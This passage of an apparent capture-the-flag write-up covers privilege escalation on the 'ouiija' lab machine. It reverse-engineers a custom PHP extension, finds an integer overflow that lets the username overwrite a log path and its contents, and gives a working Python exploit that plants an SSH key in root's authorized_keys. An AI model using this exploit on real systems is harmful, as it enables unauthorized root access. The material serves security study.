tcp	0	0	127.0.0.1:9999	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33001	0.0.0.0:*	LISTEN	-
tcp	0	0	172.17.0.1:3002	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::3000	:::*	LISTEN	845/js
tcp6	0	0	:::22	:::*	LISTEN	-

Playing around with the ports that are listening, the most interesting one is port `9999`, running on `localhost`. If we attempt to `curl` on this port, an `HTML` document is returned.

```
leila@ouiija:~$ curl http://127.0.0.1:9999
```

```
<link href='https://fonts.googleapis.com/css?family=Open+Sans:700,600' rel='stylesheet'
type='text/css'>
<style>
<...SNIP...>
```

We forward port 9999 to our machine in order to view the internal website on a browser.

```
ssh -i id_rsa -L 9999:localhost:9999 -N -f leila@ouiija.htb
```

```
http://localhost:9999/
```

Welcom User

WBMS inc

Submit Query

version 0.1

Forgot your password?
contact your admin

OR request password reset from technical team
OR access your device physically and reset your password

Trying to log in yields a blank page, although reviewing the source shows that it attempts to present an alert box with `invalid credentials` as the message (it is not presented due to the author not including the `<alert>` tag before the function).

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex		Render
1	POST	/index.php	HTTP/1.1		7				
2	Host:	127.0.0.1:9999			8	<script>			
3	User-Agent:	Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0				alert('invalid credentials')</alert><link href=			
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			9	<style>			
5	Accept-Language:	en-US,en;q=0.5			10	body{			
6	Accept-Encoding:	gzip, deflate, br			11	background-image: url("img/bg.png");			
7	Content-Type:	application/x-www-form-urlencoded			12	font-family: 'Open Sans', sans-serif;			
8	Content-Length:	25			13	margin: 0 auto 0 auto;			
9	Origin:	http://127.0.0.1:9999			14	width:100%;			
					15	text-align:center;			
					16	margin: 20px 0px 20px 0px;			

The application does not provide anything significant at first sight, so we need to see if we can find more information about it on the filesystem. Before we proceed though, we need to see if exploiting this application will provide the result we want: escalation to `root`, or at least a lateral movement option. We can check if the application is being initiated through a service.

```
leila@ouiija:/etc/systemd$ grep -r 9999
```

```
system/start__pph.service:ExecStart=/usr/bin/php -S 127.0.0.1:9999
```

```
leila@ouiija:/etc/systemd$ cat system/start__pph.service
```

```
[Unit]
```

```
Description=VERTICA
```

```
[Service]
```

```
User=root
```

```
WorkingDirectory=/development/server-management_system_id_0
```

```
ExecStart=/usr/bin/php -S 127.0.0.1:9999
```

```
Restart=always
```

```
[Install]
```

```
WantedBy=multi-user.target
```

The application is indeed starting from a service, and it is running under the `root` user, making this application a valuable target. From the service file, we can see that the working directory for the application is `/development/server-management_system_id_0` and that it is being run by `PHP` directly. The installed `PHP` version is `8.2.12`.

```
leila@ouiija:/$ cd /development/server-management_system_id_0
```

```
leila@ouiija:/development/server-management_system_id_0$ ls -la
```

```
total 36
```

```
drwxr-xr-x 5 root root 4096 Jun 25 2023 .
```

```
drwxr-xr-x 7 root root 4096 Jun 24 2023 ..
```

```
drwxr-xr-x 2 root root 4096 Jun 20 2023 core
```

```
drwxr-xr-x 2 root root 4096 Jun 24 2023 .debug
```

```
drwxr-xr-x 2 root root 4096 Jun 20 2023 img
```

```
-rw-r--r-- 1 root root 3084 Jun 25 2023 index.php
```

```
-rw-r--r-- 1 root root 395 Jun 20 2023 main.js
-rw-r--r-- 1 root root 40 Jun 20 2023 README.md
-rw-r--r-- 1 root root 1386 Jun 20 2023 style.css
```

```
leila@ouiija:/development/server-management_system_id_0$ php -v
```

```
PHP 8.2.12 (cli) (built: Oct 26 2023 17:33:49) (NTS)
Copyright (c) The PHP Group
Zend Engine v4.2.12, Copyright (c) Zend Technologies
with Zend OPcache v8.2.12, Copyright (c), by Zend Technologies
```

Internal Application Analysis

The only file with backend code in the directory is `index.php`.

```
leila@ouiija:/development/server-management_system_id_0$ cat index.php
```

```
<?php
class info__index__wellcom{
    public static $__VERSION = 0;
    public static $__DEBUG = 1;
    public $__DESCRIPTION = "testing login";
    public static $__IS_ATTACHED_TO_SYS = 1;
    public static $__NAME = "WBMS root";
    public $__OWNER = "WBMS ouiija";
    public $__PRODUCT_ID = 0;
    private static $__DBCREDS = "0:0@/0";
    private static $__PPD = "linux/php";
}
?>

<?php
if(info__index__wellcom::$__DEBUG){
    include '../utils/debug.php';
    init_debug();
}
?>

<?php
if(isset($_POST['username']) && isset($_POST['password'])){
//    system("echo ".$_POST['username']." > /tmp/LOG");
    if(say_lverifier($_POST['username'], $_POST['password'])){
        session_start();
        $_SESSION['username'] = $_POST['username'];
        $_SESSION['IS_USER'] = "yes";
        $_SESSION['__HASH__'] = md5($_POST['username'] . "::" . $_POST['password']);
        header('Location: /core/index.php');
    }else{
        echo "<script>alert('invalid credentials')</script>";
    }
}
?>

<...SNIP...>
```

The application is loading a file called `debug.php`, which we look at next:

```
leila@ouiija:/development/server-management_system_id_0$ cat ../utils/debug.php

<?php
function init_debug(){
    system("rm .debug 2>/dev/null");
    mkdir(".debug");
    copy("/proc/self/maps", ".debug/maps");
    $F = fopen(".debug/i", "w") or die('error in opening file');
    fwrite($F, "1");
    fclose($F);
}
function dprint($m,$va){
    if(info__index__wellcom:__$DEBUG){
        //
    }
}
?>
```

The most interesting part of `index.php` is the use of the `say_lverifier()` function, which takes the submitted username and password as parameters. This function is not defined inside `index.php` and it is not loaded from an external file.

Searching the working directory:

```
leila@ouiija:/development/server-management_system_id_0$ grep -r 'lverifier'

.debug/maps:7fe99a875000-7fe99a876000 r--p 00000000 fd:00 30980
/usr/lib/php/20220829/lverifier.so
.debug/maps:7fe99a876000-7fe99a877000 r-xp 00001000 fd:00 30980
/usr/lib/php/20220829/lverifier.so
.debug/maps:7fe99a877000-7fe99a878000 r--p 00002000 fd:00 30980
/usr/lib/php/20220829/lverifier.so
.debug/maps:7fe99a878000-7fe99a879000 r--p 00002000 fd:00 30980
/usr/lib/php/20220829/lverifier.so
.debug/maps:7fe99a879000-7fe99a87a000 rw-p 00003000 fd:00 30980
/usr/lib/php/20220829/lverifier.so
index.php:    if(say_lverifier($_POST['username'], $_POST['password'])){
```

The `debug/maps` file is a common location for storing memory mapping information during debugging sessions. This indicates that the `lverifier.so` is a shared library used by `PHP`. Shared libraries are commonly set up in the `php.ini` file. Since the application is loaded through the command line, we need to check the `cli/php.ini` file.

```
leila@ouiija:/development/server-management_system_id_0$ cat /etc/php/8.2/cli/php.ini |
grep lverifier

extension=lverifier.so
```

We can retrieve the file from `/usr/lib/php/20220829/lverifier.so` in order to analyze it further.

Reverse Engineering

Static Analysis with Ghidra

We load the shared object file in `Ghidra` to gather low-hanging fruit that may prove useful during debugging. After opening the file in `Ghidra`, we search for a function called `say_lverifier`, since we know that this is the function that is being called by the web application.

```
void zif_say_lverifier(long param_1, long param_2)

{
    int iVar1;
    undefined8 local_28;
    undefined local_20 [8];
    undefined8 local_18;
    undefined local_10 [8];

    zend_parse_parameters

        (*(undefined4 *) (param_1 + 0x2c), &DAT_00102045, &local_28, loc
            al_20, &local_18, local_10);
    iVar1 = validating_userinput(local_28, local_18);
    *(uint *) (param_2 + 8) = (iVar1 == 1) + 2;
    return;
}
```

Effectively, what we are interested in is the function `validating_userinput`, which is called with the same arguments as the `say_lverifier` function (`zend_parse_parameters` takes those arguments and prepares them for the next function call - it can be confusing when you read the raw assembly for this one since `rsi` and `rdi` do not look related to `param_1` and `param_2` at first glance) which are the attempting-to-log-in user's `username` and `password`.

So now we move on to evaluate the `validating_userinput` function.

```
void validating_userinput(undefined8 *param_1, undefined8 param_2)

{
    long lVar1;
    size_t sVar2;
    long lVar3;
    <...SNIP...>
}
```

```

bVar8 = 0;
uStack_680 = 0x10186d;
sVar2 = strlen((char *)param_1);
local_660 = 0;
local_678._0_1_ = '/';
local_678._1_1_ = 'v';
local_678._2_1_ = 'a';
local_678._3_1_ = 'r';
uStack_674._0_1_ = '/';
uStack_674._1_1_ = 'l';
uStack_674._2_1_ = 'o';
uStack_674._3_1_ = 'g';
uStack_670._0_1_ = '/';
uStack_670._1_1_ = 'l';
uStack_670._2_1_ = 'v';
uStack_670._3_1_ = 'e';
uStack_66c._0_1_ = 'r';
uStack_66c._1_1_ = 'i';
uStack_66c._2_1_ = 'f';
uStack_66c._3_1_ = 'i';
local_658 = (undefined [16])0x0;
local_648 = (undefined [16])0x0;
lVar1 = -((long)(short)((short)sVar2 + 10) + 0xfU & 0xfffffffffffffffff0);
local_638 = (undefined [16])0x0;
puVar7 = local_5d8;
for (lVar3 = 0x51; lVar3 != 0; lVar3 = lVar3 + -1) {
    *puVar7 = 0;
    puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
}
local_628 = (undefined [16])0x0;
local_668 = 0x676f6c2e7265;
puVar6 = auStack_360 + 3;
local_608._0_1_ = 's';
local_608._1_1_ = 'e';
local_608._2_1_ = 's';
local_608._3_1_ = 's';
uStack_604._0_1_ = 'i';
uStack_604._1_1_ = 'o';
uStack_604._2_1_ = 'n';
uStack_604._3_1_ = '=';
uStack_600._0_1_ = 'l';
uStack_600._1_1_ = ':';
uStack_600._2_1_ = 'u';
uStack_600._3_1_ = 's';
uStack_5fc._0_1_ = 'e';
uStack_5fc._1_1_ = 'r';
uStack_5fc._2_1_ = '=';
uStack_5fc._3_1_ = 'r';
local_618 = 0;
local_5f8._0_1_ = 'o';
local_5f8._1_1_ = 'o';
local_5f8._2_1_ = 't';

```



```

local_5f8._3_1_ = ':';
uStack_5f4._0_1_ = 'v';
uStack_5f4._1_1_ = 'e';
uStack_5f4._2_1_ = 'r';
uStack_5f4._3_1_ = 's';
uStack_5f0._0_1_ = 'i';
uStack_5f0._1_1_ = 'o';
uStack_5f0._2_1_ = 'n';
uStack_5f0._3_1_ = '=';
uStack_5ec._0_1_ = 'b';
uStack_5ec._1_1_ = 'e';
uStack_5ec._2_1_ = 't';
uStack_5ec._3_1_ = 'a';
*(undefined4 *)puVar7 = 0;
local_5e8._0_1_ = ':';
local_5e8._1_1_ = 't';
local_5e8._2_1_ = 'y';
local_5e8._3_1_ = 'p';
local_5e8._4_1_ = 'e';
local_5e8._5_1_ = '=';
local_5e8._6_1_ = 't';
local_5e8._7_1_ = 'e';
uStack_5e0._0_1_ = 's';
uStack_5e0._1_1_ = 't';
uStack_5e0._2_1_ = 'i';
uStack_5e0._3_1_ = 'n';
uStack_5e0._4_1_ = 'g';
uStack_5e0._5_1_ = '\0';
uStack_5e0._6_1_ = '\0';
uStack_5e0._7_1_ = '\0';
if (800 < sVar2) {
    puVar7 = puVar6;
    for (lVar3 = 100; lVar3 != 0; lVar3 = lVar3 + -1) {
        *puVar7 = *param_1;
        param_1 = param_1 + (ulong)bVar8 * -2 + 1;
        puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
    }
    goto LAB_0010193e;
}
uVar4 = sVar2 + 1;
puVar7 = puVar6;
if ((uint)uVar4 < 8) {
    if ((uVar4 & 4) == 0) goto LAB_001019d3;
LAB_00101a10:
    *(undefined4 *)puVar7 = *(undefined4 *)param_1;
    lVar3 = 4;
}
else {
    for (uVar5 = uVar4 >> 3 & 0x1fffffff; uVar5 != 0; uVar5 = uVar5 - 1) {
        *puVar7 = *param_1;
        param_1 = param_1 + (ulong)bVar8 * -2 + 1;
        puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
    }
}

```

```

    }
    if ((uVar4 & 4) != 0) goto LAB_00101a10;
LAB_001019d3:
    lVar3 = 0;
}
if ((uVar4 & 2) != 0) {
    *(undefined2 *)((long)puVar7 + lVar3) = *(undefined2 *)((long)param_1 + lVar3);
    lVar3 = lVar3 + 2;
}
if ((uVar4 & 1) != 0) {
    *(undefined *)((long)puVar7 + lVar3) = *(undefined *)((long)param_1 + lVar3);
}
LAB_0010193e:
    puVar7 = (undefined8 *)((long)&local_678 + lVar1 + 8);
    *(undefined8 *)((long)&local_678 + lVar1) = auStack_360[3];
    lVar3 = (long)&local_678 + (lVar1 - (long)puVar7);
    *(undefined8 *)((long)auStack_360 + lVar1) = local_30;
    puVar6 = (undefined8 *)((long)puVar6 - lVar3);
    for (uVar4 = (ulong)((int)lVar3 + 800U >> 3); uVar4 != 0; uVar4 = uVar4 - 1) {
        *puVar7 = *puVar6;
        puVar6 = puVar6 + (ulong)bVar8 * -2 + 1;
        puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
    }
    *(undefined8 *)((long)&uStack_680 + lVar1) = 0x101996;
    printf("", &local_608, &local_678);
    *(undefined8 *)((long)&uStack_680 + lVar1) = 0x1019a1;
    event_recorder(&local_678, &local_608);
    *(undefined8 *)((long)&uStack_680 + lVar1) = 0x1019ac;
    load_users((long)&local_678 + lVar1, param_2);
    return;
}

```

The first thing that catches our attention is that the length of `param_1`, which is the `username`, is stored in a variable of type `size_t`.

```

.
.
.
size_t sVar2;
.
.
.
sVar2 = strlen((char *)param_1);

```

`size_t` is an `unsigned integer` type that can hold up to the value $2^{64} - 1$ on `x64` systems.

Then, we have a string variable definition of what seems to be a log file: `/var/log/lverifi`. Next, we come across a very interesting line:

```
lVar1 = -((long)(short)((short)sVar2 + 10) + 0xfU & 0xffffffffffffffff0);
```

We know that `svar2` is the length of the given username, returned by `strlen()`, which is of type `size_t`. What is basically happening in the above line, is that the length of the username is being cast to a `short`, after adding 10 to it. The `0xfU & 0xfffffffffffff0` part ensures that the value is rounded towards the closest next multiplier of 16 value, as the compiler allocates space in multiples of 16 bytes. For example, if we gave a username with length 50:

1. $50 + 10 = 60$
2. then 15 is added to the result. This is a crucial step since adding 15 ensures that the value is at least valid for a 16-byte space, which is a multiple of 16.
3. Finally, the bitwise AND with the value `0xfffffffffffff0` clears the last 4 bits, effectively bringing the value down to the closest multiplier of 16. So, in this case, $(50 + 10) + 15 \& 0xfffffffffffff0 = 75 \& 0xfffffffffffff0 = 64$.

The elephant in the room here is that a `size_t` variable is being cast to a `short`. As stated before, `size_t` can hold up to $2^{64} - 1$, while `short` can hold up to $2^{16} - 1 = 65535$. Since we are working with a signed short, the value range of this type is `-32768 up to 32767`. That means that if we give a username with a length of at least 32768, when the length is cast to a short, it will start to wrap around from -32768 following the 2's complement. For example, if we give a username with length 65535:

1. The value will be cast to a `short`, effectively being wrapped around to `-1`.
2. $-1 + 10 + 15 = 24$.
3. $24 \& 0xfffffffffffff0 = 16$.


That means that although the username is of length 65535, only 16 bytes of space will be allocated for it. This is an `integer overflow` since the rest of the values will be overwriting the next memory blocks. Let's visualize this:

In the first example, where we pass a username with a length of 50, the value does not overflow when cast to a `short`, so the stack looks as expected:



The `-` in the length calculation operation is added for this exact reason: because the stack is growing downwards, meaning we move to lower address spaces as we add items to the stack. If the last item added to the stack is at address 'Address', the username will be stored at the address `Address - 64`, since we "allocate" 64 bytes of space. This is crucial to understand—when working with `C`, memory allocation involves assigning addresses that have a "distance" from the previously allocated space equal to the space we want to allocate. With this setup, if the program later attempts to store a 64-byte value at `Address - 64`, the space is allocated for it and no value will overwrite the already present data at `Address`.

Now, let's see what happens if we attempt to give a username that has a length of `65535`.



The space allocated for the `username` is 16 bytes, but the username has 65535 length. This means that if the program attempts to write the username in the allocated space, it will write 65535 bytes on the stack, and since the allocated space is 16 bytes, the rest of the 65519 bytes will be written on the following addresses, which may be occupied by other values, effectively overwriting them. This can be extremely useful to us, so we will keep that in mind while analyzing the rest of the binary.

Then we can see another string definition `session=1:user=root:version=beta:type=testing`. The next steps look more complicated than they actually are in Ghidra's interpretation of the source code:

```
if (800 < sVar2) {
    puVar7 = puVar6;
    for (lVar3 = 100; lVar3 != 0; lVar3 = lVar3 + -1) {
        *puVar7 = *param_1;
        param_1 = param_1 + (ulong)bVar8 * -2 + 1;
        puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
    }
    goto LAB_0010193e;
}
```

Essentially, what this piece of code does is check if the calculated length of the username from `strlen()` is greater than 800 and, if so, copies the first 800 bytes to the address pointed at by `puVar7`. Initially, it may be confusing that the loop seems to run 100 times, but the loop copies 8 bytes at a time, resulting in a total of 800 bytes. This will be better visualized during the dynamic analysis later.

`*puVar7 = *param_1;` copies the first character. Then, it advances by 1, since `bVar8 = 0`, copying the rest of the characters as the loop progresses.

If the username is not greater than 800:

```
puVar7 = puVar6;
if ((uint)uVar4 < 8) {
    if ((uVar4 & 4) == 0) goto LAB_001019d3;
LAB_00101a10:
    *(undefined4 *)puVar7 = *(undefined4 *)param_1;
    lVar3 = 4;
}
else {
    for (uVar5 = uVar4 >> 3 & 0x1fffffff; uVar5 != 0; uVar5 = uVar5 - 1) {
        *puVar7 = *param_1;
        param_1 = param_1 + (ulong)bVar8 * -2 + 1;
        puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
    }
    if ((uVar4 & 4) != 0) goto LAB_00101a10;
```

It is just copying the username to `puVar6` again, by following a similar procedure of copying in 8-byte chunks. `uVar5 = uVar4 >> 3 & 0x1fffffff` effectively divides the username into 8-byte chunks, calculating how many times the loop will run. The checks for 4 bytes are there to copy a 4-byte chunk directly if the data to be copied are less than 8 bytes.

Finally, we reach `LAB_0010193e`:

```
LAB_0010193e:
puVar7 = (undefined8 *)((long)&local_678 + lVar1 + 8);
*(undefined8 *)((long)&local_678 + lVar1) = auStack_360[3];
lVar3 = (long)&local_678 + (lVar1 - (long)puVar7);
*(undefined8 *)((long)auStack_360 + lVar1) = local_30;
puVar6 = (undefined8 *)((long)puVar6 - lVar3);
for (uVar4 = (ulong)((int)lVar3 + 800U >> 3); uVar4 != 0; uVar4 = uVar4 - 1) {
    *puVar7 = *puVar6;
    puVar6 = puVar6 + (ulong)bVar8 * -2 + 1;
    puVar7 = puVar7 + (ulong)bVar8 * -2 + 1;
}
*(undefined8 *)((long)&uStack_680 + lVar1) = 0x101996;
printf("", &local_608, &local_678);
*(undefined8 *)((long)&uStack_680 + lVar1) = 0x1019a1;
event_recorder(&local_678, &local_608);
*(undefined8 *)((long)&uStack_680 + lVar1) = 0x1019ac;
load_users((long)&local_678 + lVar1, param_2);
return;
```

Things can get complicated here, so to illustrate this the automatically-generated variable names are replaced with those we already covered previously:

```
new_username_copy = (undefined8 *)((long)&log_path + short_username_length + 8);
*(undefined8 *)((long)&log_path + short_username_length) = auStack_360[3];
lVar3 = (long)&local_678 + (short_username_length - (long)new_username_copy);
*(undefined8 *)((long)auStack_360 + short_username_length) = local_30;
```

```

username_copy_800 = (undefined8 *)((long)username_copy_800 - lVar3);
for (uVar4 = (ulong)((int)lVar3 + 800U >> 3); uVar4 != 0; uVar4 = uVar4 - 1) {
    *new_username_copy = *username_copy_800;
    username_copy_800 = username_copy_800 + (ulong)bVar8 * -2 + 1;
    new_username_copy = new_username_copy + (ulong)bVar8 * -2 + 1;
}
*(undefined8 *)((long)&log_path + short_username_length) = 0x101996;
printf("", &log_data, &log_path);
*(undefined8 *)((long)&log_data + short_username_length) = 0x1019a1;
event_recorder(&log_path, &log_data);
*(undefined8 *)((long)&log_data + short_username_length) = 0x1019ac;
load_users((long)&log_path + short_username_length, password);
return;

```

The initial loop looks extremely complicated, but it is a simple `memcpy` operation, copying 800 bytes from `username_copy_800` which we saw earlier, to the address of `new_username_copy`, which is relative to the `log_path` address.

```

new_username_copy = (undefined8 *)((long)&log_path + short_username_length + 8);

```

Here, the new copied username will be stored at the location of `log_path` plus the calculated `short_username_length` (which is negative - remember the stack grows downwards) + 8.

```

lVar3 = (long)&log_path + (short_username_length - (long)new_username_copy);

```

Here, the distance between `log_path + short_username_length` and `new_username_copy` is calculated. Since `new_username_copy` was set to `log_path + short_username_length + 8`, `lVar3` will be equal to `-8`.

Then, it adjusts `username_copy_800` relative to the calculated distance, meaning it will add 8 bytes to it. This is to ensure proper alignment in the copy operation to account for the extra 8-byte boundary.

Finally, the loop starts, iterating `((int)(-8) + 800) >> 3 = 792 >> 3 = 99` times, where it will copy 8 bytes from `username_copy_800` to `new_username_copy` in each iteration, completing the assignment of values at the address `log_path + short_username_length`.

After all this, we can see two function calls. The first one is `event_recorder`, which takes `log_path` and `log_data` as arguments. Looking at a snippet from this function, we can easily find out what it does:

```

uStack_30 = 0x10141d;
iVar2 = get_clean_size();
iVar1 = -((long)iVar2 + 0xfU & 0xffffffff0);
*(undefined8 *)(acStack_28 + iVar1 + -8) = 0x101435;
iVar2 = get_clean_size(param_1);
*(undefined8 *)(acStack_28 + iVar1 + -8) = 0x101443;
memcpy(acStack_28 + iVar1,param_1,(long)iVar2);
*(undefined8 *)(acStack_28 + iVar1 + -8) = 0x10144b;
iVar2 = get_clean_size(param_1);
acStack_28[iVar2 + iVar1] = '\0';
*(undefined8 *)(acStack_28 + iVar1 + -8) = 0x101460;
pFVar3 = fopen(acStack_28 + iVar1,"a");
if (pFVar3 != (FILE *)0x0) {
    *(undefined8 *)(acStack_28 + iVar1 + -8) = 0x101470;
    __size = strlen(param_2);
    *(undefined8 *)(acStack_28 + iVar1 + -8) = 0x101483;
    fwrite(param_2,__size,1,pFVar3);
    *(undefined8 *)(acStack_28 + iVar1 + -8) = 0x10148b;
    fclose(pFVar3);
}

```

The function is performing an `fopen()` after some value checking operations, using the `log_path` as a parameter, and writes whatever is inside `log_data` to that file.

As for the `load_users` function, which takes the value of `new_username_copy` and the `password` as arguments:

```

local_38 = (char *)0x0;
local_30 = 0;
__stream = fopen("/etc/shadow","r");
if (__stream == (FILE *)0x0) {
    /* WARNING: Subroutine does not return */
    __abort("error in reading shadow file");
}
do {
    _Var2 = __getdelim(&local_38,&local_30,10,__stream);
    if (_Var2 == -1) {
        return;
    }
    iVar1 = get_user_and_pwd(local_38,0,param_1,param_2);
} while (iVar1 != 1);
return;
}

```

Without digging too much into the `get_user_and_pwd` function, we can be positive that it searches into `/etc/shadow` to check if the username and password given corresponds to a local user.

With all that in mind, it is time to dynamically analyze the shared object using `gdb` (we will also use [GEF](#) to make things easier). We have a general outline of what the shared object does, and we also know that we can perform an integer overflow using the `username` argument, which is later used for multiple operations.

Dynamic Analysis with GDB + GEF

The first thing we want to check is if everything is working as expected. What we know is that the `validating_userinput()` function is writing `session=1:user=root:version=beta:type=testing` to `/var/log/lverifier.log`, and that it searches `/etc/shadow` with the provided creds to check if the username and password exist. Running the function as it is with username `rogue` and password `roguehtb`, which are valid:

```

php > $exists = say_lverifier('rogue','roguehtb');
php > print($exists);
1

```

The user is successfully detected. However, if we try to find `/var/log/lverifier.log`, we can see that it does not exist.

```

linux-x64:~$ ls -la /var/log/lverifier.log
not access '/var/log/lverifier.log': No such file or directory
linux-x64:~$

```

If we set a breakpoint at the `event_recorder` function call, we can see why this happens:


```
event_recorder@plt (
  $rdi = 0x00007fffffffc3f0 → 0x0000000000000000,
  $rsi = 0x00007fffffffc460 → 0x0000000000000000,
  $rdx = 0x0000000000000000,
  $rcx = 0x0000000000000000,
  $r8 = 0x0000000000000065,
  $r9 = 0x0000000000000000
)
```

```
[#0] Id 1, Name: "php", stopped 0x7ffff2fd299c in validating_userinput (), reason: BREAKPOINT
```

Both the `log_path` and `log_data` arguments are empty. The reason behind this can be explained by the analysis we did earlier with Ghidra. If we recall, the `new_username_copy` variable is stored relative to the `log_path`, specifically `short_username_length` downwards. The data `new_username_copy` holds is the 800 bytes from `username_copy_800` generated earlier. However, `username_copy_800` was a forced 800-byte copy, meaning if the username was `rogue`, `username_copy_800` will contain `rogue` plus 795 empty bytes.

That means that although the `short_username_length` is 16 bytes, during the copy operation, the remaining 784 bytes will start overwriting the address of `log_path`. In addition, the distance between `log_path` and `log_data` is 112 bytes.

```
gef> p 0x00007fffffffc460 - 0x00007fffffffc3f0
$2 = 0x70
```

Meaning that after 112 bytes are written to the `log_path` address due to the overflow, the remaining 672 bytes will be written to the `log_data` address. If we look 16 bytes downwards from `log_path`, we can see the string `rogue`, verifying our suspicion.

```
gef> x/17b 0x00007fffffffc3e0
0x7fffffffc3e0: 0x72 0x6f 0x67 0x75 0x65 0x00 0x00 0x00
0x7fffffffc3e8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffc3f0: 0x00
```

Now, if we attempt to send a username that is greater than 800 bytes in length (`str_repeat('A', 801)`):

```
event_recorder@plt (
  $rdi = 0x00007fffffffc3f0 → "/var/log/lverifier.log",
  $rsi = 0x00007fffffffc460 → "session=1:user=root:version=beta:type=testing",
  $rdx = 0x0000000000000000,
  $rcx = 0x0000000000000000,
  $r8 = 0x00007ffffffc8a88 → 0x0000000000000008,
  $r9 = 0x0000000000000000
)
```

We can see that the arguments are correct this time. If we calculate the distance between the `log_path` and the `new_username_copy` in the stack, we can see it is 816 bytes, which is the expected value since we passed 801 bytes of input.

```
gef> p 0x00007fffffffc3f0 - 0x00007ffffffc0c0
$8 = 0x330
gef> █
```

The log file is successfully created this time:

```
linux-x64:~$ ls -la /var/log/lverifier.log
-r-- 1 root root 585 May 24 15:41 /var/log/lverifier.log
linux-x64:~$
```

Now, we know that `event_recorder` writes `log_data` into `log_path`. We also know that `new_username_copy` is at least 800 bytes, and it is written relative to the `log_path`. Also, we know that `log_path` has a 112-byte buffer, and the next variable on the stack is `log_data`. If we combine this with the knowledge of the integer overflow we discovered during our analysis in Ghidra, we can come up with something interesting:

As of right now, we cannot control the values that overflow into the `log_path` and `log_data` variables if we give a username that is less than 800 bytes. However, if we give a username that will force the `short` username length to wrap around (e.g., `65535`), we can force the username to be less than 800 bytes but also control what data `new_username_copy` will contain. During the copy operation, the 800 bytes that will be copied at `log_path + short_username_length` will contain the data we passed, since the `short_username_length` won't reflect the true length of our data. Let's test this. We will send a username that is 65535 bytes long, consisting of all 'A' characters.

```
event_recorder@plt (  
    $rdi = 0x00007fffffffc3f0 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]",  
    $rsi = 0x00007fffffffc460 → "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]",  
    $rdx = 0x0000000000000000,  
    $rcx = 0x0000000000000000,  
    $r8 = 0x00007fffffffcab8 → 0x0000000000000000,  
    $r9 = 0x0000000000000000  
)
```

The `log_path` and `log_data` arguments have been overwritten with values we control! If we calculate the distance between `new username copy` and `log_path`, we get a 16-byte difference as expected.

```
gef> p 0x00007fffffffc3f0 - 0x00007fffffffc3e0
$9 = 0x10
```

Now, we can determine precisely what each variable will contain by using the distances we calculated to our advantage. If we want `log_path` to contain `B` values and `log_data` to contain `C` values, we need to send 16 'A's that will be written in the `new_username_copy` variable, 112 'B's that will be written to `log_path`, and the rest of the values as 'C's which will be written in the `log_data` variable.

```
say_lverifier(str_repeat('A', 16) . str_repeat('B', 112) . str_repeat('C', 65407),
'roquehtb');
```

```
event_recorder@plt (
  $rdi = 0x00007fffffffc3f0 → "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]",
  $rsi = 0x00007fffffffc460 → "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC[...]",
  $rdx = 0x0000000000000000,
  $rcx = 0x0000000000000000,
  $r8 = 0x00007fffffffc88 → 0x0000000000000008,
  $r9 = 0x0000000000000000
)
```

```
gef> x/17b 0x00007fffffffffc3e0
0x7fffffffffc3e0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffffc3e8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x7fffffffffc3f0: 0x42
```

Now, we have a way to gain administrative access to the machine. There are multiple paths that can be chosen here. Since `ssh` is enabled on this machine, we opt to write a `public key` to the `authorized_keys` of the `root` user, and then use the private key to gain access via `ssh`.

```
import requests

p = "A" * 16
p += '/root/.ssh/authorized_keys' + "\n"
p += "B" * 85
p += "\n" + "<pub_key_here>" + "\n"
p += "C" * (65535 - len(p))

url = 'http://127.0.0.1:9999/index.php'
data = {
    'username': p,
    'password': 'password'
}
response = requests.post(url, data=data)
```

After running the exploit, we can `ssh` using our key:

```
ssh root@ouiija.htb -i id_rsa

<...SNIP...>
root@ouiija:~# cat /root/root.txt
<redacted>
```

The root flag can be found at `/root/root.txt`.